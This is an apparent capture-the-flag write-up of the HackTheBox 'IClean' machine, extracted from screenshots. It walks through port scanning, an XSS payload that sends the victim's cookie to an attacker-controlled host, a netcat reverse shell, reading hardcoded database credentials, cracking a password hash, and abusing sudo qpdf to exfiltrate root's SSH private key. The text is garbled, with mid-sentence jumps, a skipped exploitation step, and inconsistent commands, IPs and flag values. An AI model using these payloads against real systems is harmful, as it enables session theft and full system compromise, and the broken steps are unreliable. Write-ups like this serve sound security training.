


HackTheBox Iclean Writeup



Nmap Scan: We start with a port scan, to find out which ones are open. There are 2 open ports, **22 SSH** and **80 HTTP**.


```
root@kali:~/home/kali] # nmap -sV -Pn 10.10.11.12
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-01 13:08 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:08
Completed NSE at 13:08, 0.00s elapsed
Initiating NSE at 13:08
Completed NSE at 13:08, 0.00s elapsed
Initiating NSE at 13:08
Completed NSE at 13:08, 0.00s elapsed
Initiating NSE at 13:08
Completed NSE at 13:08, 0.00s elapsed
Initiating SYN Stealth Scan at 13:08
Scanning capiclean.htb (10.10.11.12) [1000 ports]
Discovered open port 80/tcp on 10.10.11.12
Discovered open port 22/tcp on 10.10.11.12
Completed SYN Stealth Scan at 13:08, 4.63s elapsed (1000 total ports)
Initiating Service scan at 13:08
Scanning 2 services on capiclean.htb (10.10.11.12)
Completed Service scan at 13:08, 8.61s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.12.
Initiating NSE at 13:08
Completed NSE at 13:09, 26.06s elapsed
Initiating NSE at 13:09
Completed NSE at 13:09, 2.09s elapsed
Initiating NSE at 13:09
Completed NSE at 13:09, 0.00s elapsed
Nmap scan in progress for capiclean.htb (10.10.11.12)
Host is up (0.22s latency)
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 2c:9f:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cfc:b2 (ECDSA)
|_ 256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-favicon: Unknown Favicon MD5: 59A6DBEA095D69E461CAC2D85CE6999A
|_http-methods:
|_ Supported Methods: GET HEAD
|_http-title: Capiclean
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I assign the name of the host that I obtained in the scan, to the IP address to know its content: **capiclean.htb**


```
File Actions Edit View Help
File Actions Edit View
[root@kali:~/home/kali] # nano /etc/hosts
# nano /etc/hosts
```

Web Enumeration :

Now that I can see the page, I start investigating.




I use the **Wappalyzer** tool to see what the website is made of and if there is any information that could be useful.



While investigating the page, I start a `dirsearch` scan for hidden directories.

```
root@kali:~/SecLists/Discovery/DNS# dirsearch -u http://capiclean.htb/
[...]
Task Completed
[14:25:25] Starting:
[14:25:25] 200 - 4KB - /about
[14:25:25] 302 - 189B - /dashboard -> /
[14:25:25] 200 - 2KB - /login
[14:25:25] 200 - 189B - /logout -> /
[14:25:25] 200 - 27KB - /server-status
[14:25:25] 403 - 278B - /server-status/
[14:25:25] 200 - 8KB - /services
Task Completed
root@kali:~/SecLists/Discovery/DNS#
```

I discover this section for answers and it may be vulnerable.



I do an **inspection of the source code**, to continue investigating

```
<head>
  <style>
    .checkbox-item {
      width: 100px;
      background-color: #385998;
      color: #fff;
      font-size: 18px;
      font-weight: bold;
      border: 1px solid #385998;
      border-radius: 5px;
      cursor: pointer;
    }
  </style>
</head>
<body style="background-color: #addadd;">
  <div class="header_section">
    <div class="row" style="background-color: #addadd; height: 50px; margin-bottom: 10px; position: relative; z-index: 1;>
      <div class="row-md-3">
        <div class="col-md-3">
          <a href="/"></a>
        </div>
        <div class="col-md-6 text-center">
          <form method="post" action="/sendMessage">
            <input type="checkbox" name="service" value="Carpet Cleaning" id="service1">
            <label for="service1">Carpet Cleaning</label>
            <input type="checkbox" name="service" value="Tile & Grout" id="service2">
            <label for="service2">Tile & Grout</label>
            <input type="checkbox" name="service" value="Office Cleaning" id="service3">
            <label for="service3">Office Cleaning</label>
            <div class="email-form">
              <input type="text" name="mail" placeholder="Enter your email">
              <button type="submit" name="submit">Submit</button>
            </div>
          </form>
        </div>
        <div class="col-sm-3">
          
        </div>
      </div>
    </div>
  </div>
</body>
</html>
```

I intercept a request using **Burp Suite**. I note that the content I provided is directly reflected in the server response without any filtering or validation, that could be an indication of a possible **XSS vulnerability**.

The screenshot shows the Burp Suite interface. On the left, the 'Proxy' tab is selected, displaying a captured POST request to 'http://capiclean.htm'. The request body contains a form with fields like 'Email' and 'Submit'. On the right, the 'Inspector' tab shows the raw response from the server, which includes the user input from the form.

I decide to do an XSS test with some code I found :

```
<img src=x onerror=fetch("http://<your_ip>:<port>/">+document.cookie);>
```

The code is an example of an XSS attack vector that attempts to exploit the vulnerability by uploading an image (`/tmp/f`.

I listen through netcat and get access. I get User as **www-data**
I stabilize the shell with the command

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

The screenshot shows a Burp Suite interface with the following details:

- Request:** GET /dataclean.htm
- Response:** A captured response from port 4444. The response body contains a python shell code:

```
# root@kali:~/home/kali
[+] listening on [any] 4444 ...
connect to [10.0.16.28] from (UNKNOWN) [10.0.11.12] 58312
sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;spawn('/bin/bash')"
sh: 0: can't find command
$ !["C"]
# root@kali:~/home/kali
# nc -lvp 4444
[+] listening on [any] 4444 ...
connect to [10.0.16.28] from (UNKNOWN) [10.0.11.12] 49698
sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;spawn('/bin/bash')"
www-data@kali:~$ op/app$
```
- Waiting:** Event log is empty.

User Access :

I start going through the directories, I find a .py file

```
[root@kali] ~]# /home/kali
[...]
listening on [any] 4444 ...
connect to [10.10.16.28] from (UNKNOWN) [10.10.11.12] 49698
sh: 0: can't access tty: job control turned off
$ python -c "import pty;pty.spawn('bin/bash')"
www-data@iclean:/opt/app$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@iclean:/opt/app$ ls
ls
www-data@iclean:/opt/app$ ls
ls
consuela
www-data@iclean:/home$
```

When I read it I found what I was looking for.

```
root@kali:~/home/kali
File Actions Edit View Help
root@kali:~/Desktop x root@kali:/home/...sts/Discovery/DNS x root@.../kali x
import re, requests, base64
app = Flask(__name__)
app.config['SESSION_COOKIE_HTTPONLY'] = False
secret_key = '_'.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db = MySQLdb.connect(host="127.0.0.1",
                     user="cliclean",
                     passwd="picClickUB",
                     database="capiclean")
app.static_folder = os.path.abspath("/opt/app/static/")
def rdu(value):
    return str(value).replace('_', '')


def sanitize(input):
    sanitized_output = re.sub(r'[^a-zA-Z0-9_]', '', input)
    return sanitized_output

app.jinja_env.undefined = StrictUndefined
app.jinja_env.filters['Remove_double_underscore'] = rdu
valid_invoice_ids = []
def add_valid_invoice_id(invoice_id):
    valid_invoice_ids.append(invoice_id)

def get_allowed_invoice_ids():
    return valid_invoice_ids
```

Now that I was able to access the database, I continue investigating

In the SQL database I get the user's password hash




MySQL terminal showing the results of a SELECT query on the 'users' table. The password column contains hashed values.

```
root@kali:~/home/kali$ mysql> show tables;
+-----+
| Tables_in_capiclean |
+-----+
| quote_requests |
| services |
| users |
+-----+
3 rows in set (0.00 sec)

mysql> SELECT * FROM users
SELECT * FROM users
→ ;
+-----+
| id | username | password |
| role_id |
+-----+
| 1 | admin | 2ae316f10d49227360139ce899e414e57ed9e339bb75457446f2ba8628a6e51
| 2 | consuela | 0x298fdd4d546844ae940357b631e40bf2a7847932f82c494da1c9c5d6927aa
| 3 | eselitch19852640b07aac0ca60c23ee |
+-----+
2 rows in set (0.00 sec)

mysql>
```

So I took it to **Crackstation**. Decrypted.




CrackStation password cracking interface. A single password hash is entered and decrypted.

```
Enter up to 20 non-salted hashes, one per line:
0x298fdd4d546844ae940357b631e40bf2a7847932f82c494da1c9c5d6927aa

Hash: 0x298fdd4d546844ae940357b631e40bf2a7847932f82c494da1c9c5d6927aa
Type: sha256
Result: simple and clean
```

Get user access.




MySQL terminal showing the results of a SELECT query on the 'users' table. The password column contains hashed values. A user logs in successfully.

```
root@kali:~/home/kali/Desktop$ mysql> SELECT * FROM users
SELECT * FROM users
→ ;
+-----+
| id | username | password |
| role_id |
+-----+
| 1 | admin | 2ae316f10d49227360139ce899e414e57ed9e339bb75457446f2ba8628a6e51
| 2 | consuela | 0x298fdd4d546844ae940357b631e40bf2a7847932f82c494da1c9c5d6927aa
| 3 | eselitch19852640b07aac0ca60c23ee |
+-----+
2 rows in set (0.00 sec)

mysql> exit
exit
Bye
www-data@kali:~/opt/app$ su consuela
Password: simple and clean
consuela@iclean:/opt/app$
```

And ... there is the **user** flag




Terminal session showing the user flag being extracted from a file named 'user.txt'.

```
consuela@iclean:~$ ls
app.py static
consuela@iclean:/opt/app$ cd ..
consuela@iclean:/opt/app$ ls
bin dev home lib32 lib64 media opt root sbin sys usr
boot etc lib lib64 lost+found mnt proc run srv tmp var
consuela@iclean:$ cd home
consuela@iclean:/home$ ls
consuela
consuela@iclean:/home$ cd consuela
consuela@iclean:$ ls
user.txt
consuela@iclean:$ cat user.txt
32c40822a101bd9dd233f3776ff26f
consuela@iclean:$
```

Root Access:

I use sudo and I find commands that I can use




```
root@kali:~/home/kali/Desktop x root@kali:~/home/kali/SecLists/Discovery/DNS x consula@iclean:~ 
consula@iclean:~$ ls
ls
consula
consula@iclean:~$ cd consula
cd consula
consula@iclean:~$ ls
ls
test.pdf user.txt
consula@iclean:~$ cat user.txt
cat user.txt
32c40822a210b07d023f3f776ff26f
consula@iclean:~$ sudo -l
[sudo] password for consula: simple and clean
Matching Defaults entries for consula on iclean:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
use_pty

User consula may run the following commands on iclean:
(ALL) /usr/bin/qpdf
/usr/bin/qpdf

qpdf: an input file name is required

For help:
qpdf --help-usage      usage information
qpdf --help-topic      help on a topic
qpdf --help=option     help on an option
qpdf --help            general help and a topic list
consula@iclean:~$
```


In help, I find a web page on how to run qpdf



```
root@kali:~/home/kali/Desktop x root@kali:~/home/kali/SecLists/Discovery/DNS x consula@iclean:~ 
For help:
qpdf --help-usage      usage information
qpdf --help-topic      help on a topic
qpdf --help=option     help on an option
qpdf --help            general help and a topic list
consula@iclean:~$ qpdf --help
Run "qpdf --help-topic" for help on a topic.
Run "qpdf --help=option" for help on an option.
Run "qpdf --help-all" to see all available help.


Topics:
add-attachment: attach (embed) files
advanced-control: tweak qpdf's behavior
attachments: work with embedded files
compress-shield: compress attachments from another file
encryption: create encrypted files
extract: extract parts of qpdf's exit codes
general: general options
help: information about qpdf
list: list qpdf's exit codes
json: JSON output for PDF information
modification: change parts of the PDF
overlap: overlap multiple pages from other files
page-ranges: page range syntax
page-select: select pages from one or more files
pdf-detect: PDF detection
testing: options for testing or debugging
transform: transform structural PDF changes
usage: basic invocation

For detailed help, visit the qpdf manual: https://qpdf.readthedocs.io
consula@iclean:~$
```



The screenshot shows the 'Running qpdf' page from the qpdf documentation. The left sidebar contains a navigation tree with sections like 'Running qpdf', 'Basic Invocation', 'Exit Status', etc. The main content area is titled 'Running qpdf' and describes how to run the qpdf program from the command line. It includes a 'Basic Invocation' section with the usage command 'qpdf [infile] [options] [outfile]'. Below this, there are notes about input and output files, and a note about password-protected files.

To get the root **id_rsa**, I write the following command.



```
root@kali:~/home/kali/Desktop x root@kali:~/home/kali/SecLists/Discovery/DNS x consula@iclean:~ 
consula@iclean:~$ nano root.txt
consula@iclean:~$ sudo -l
Matching Defaults entries for consula on iclean:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
use_pty

User consula may run the following commands on iclean:
(ALL) /usr/bin/qpdf
consula@iclean:~$ /usr/bin/qpdf
qpdf: an input file name is required

For help:
qpdf --help-usage      usage information
qpdf --help-topic      help on a topic
qpdf --help=option     help on an option
qpdf --help            general help and a topic list
consula@iclean:~$ sudo /usr/bin/qpdf --empty /tmp/root.txt --qdf --add-attachment /root/.ssh/id_rsa --
t
lineas.sh
upnppeer_dev_chrome_profile-XXXXXXXXXoNCg
rsa.txt
systemd-private-7319c9dc2b04ac5bae1d10b8df99b79-qpdfch2.service=READY
systemd-private-7319c9dc2b04ac5bae1d10b8df99b79-qmpd.service=READY
systemd-private-7319c9dc2b04ac5bae1d10b8df99b79-systemd-resolved.service=v4N0H0
systemd-private-7319c9dc2b04ac5bae1d10b8df99b79-systemd-resolved.service=QcJEM0
systemd-private-7319c9dc2b04ac5bae1d10b8df99b79-udisks2.service=READY
tmax-33
tmax-root-774-299002104
consula@iclean:~$
```

I can see a PDF file in the /tmp folder.

```
File Actions Edit View Help
root@kali:~/home/kali/Desktop x root@kali:~/Seclists/Discovery/DNS x consuela@iclean: ~ x

vmares-root_77a-299900214
consuela@iclean:~$ cat rsa_104
cat: rsa_104.txt: No such file or directory
consuela@iclean:~$ sudo /usr/bin/qdfd --empty /tmp/rsa.txt -qdf --add-attachment /root/.ssh/id_rsa -
consuela@iclean:~$ cat /tmp/rsa.txt
XPDRF-3
0x44
SQDFL-1.0
```

and there I see the answer

I create a nano file

```
[root@kali: /home/kali]# nano id
[...]
[File Actions Edit View Help]
[root@kali: /home/kali]# ./id
[...]
[File Actions Edit View Help]
[root@kali: /home/kali]# ./id
[...]
```

I use the file with the key that I found and enter through the ssh protocol

A few more commands and that's it!
I get the **root flag!**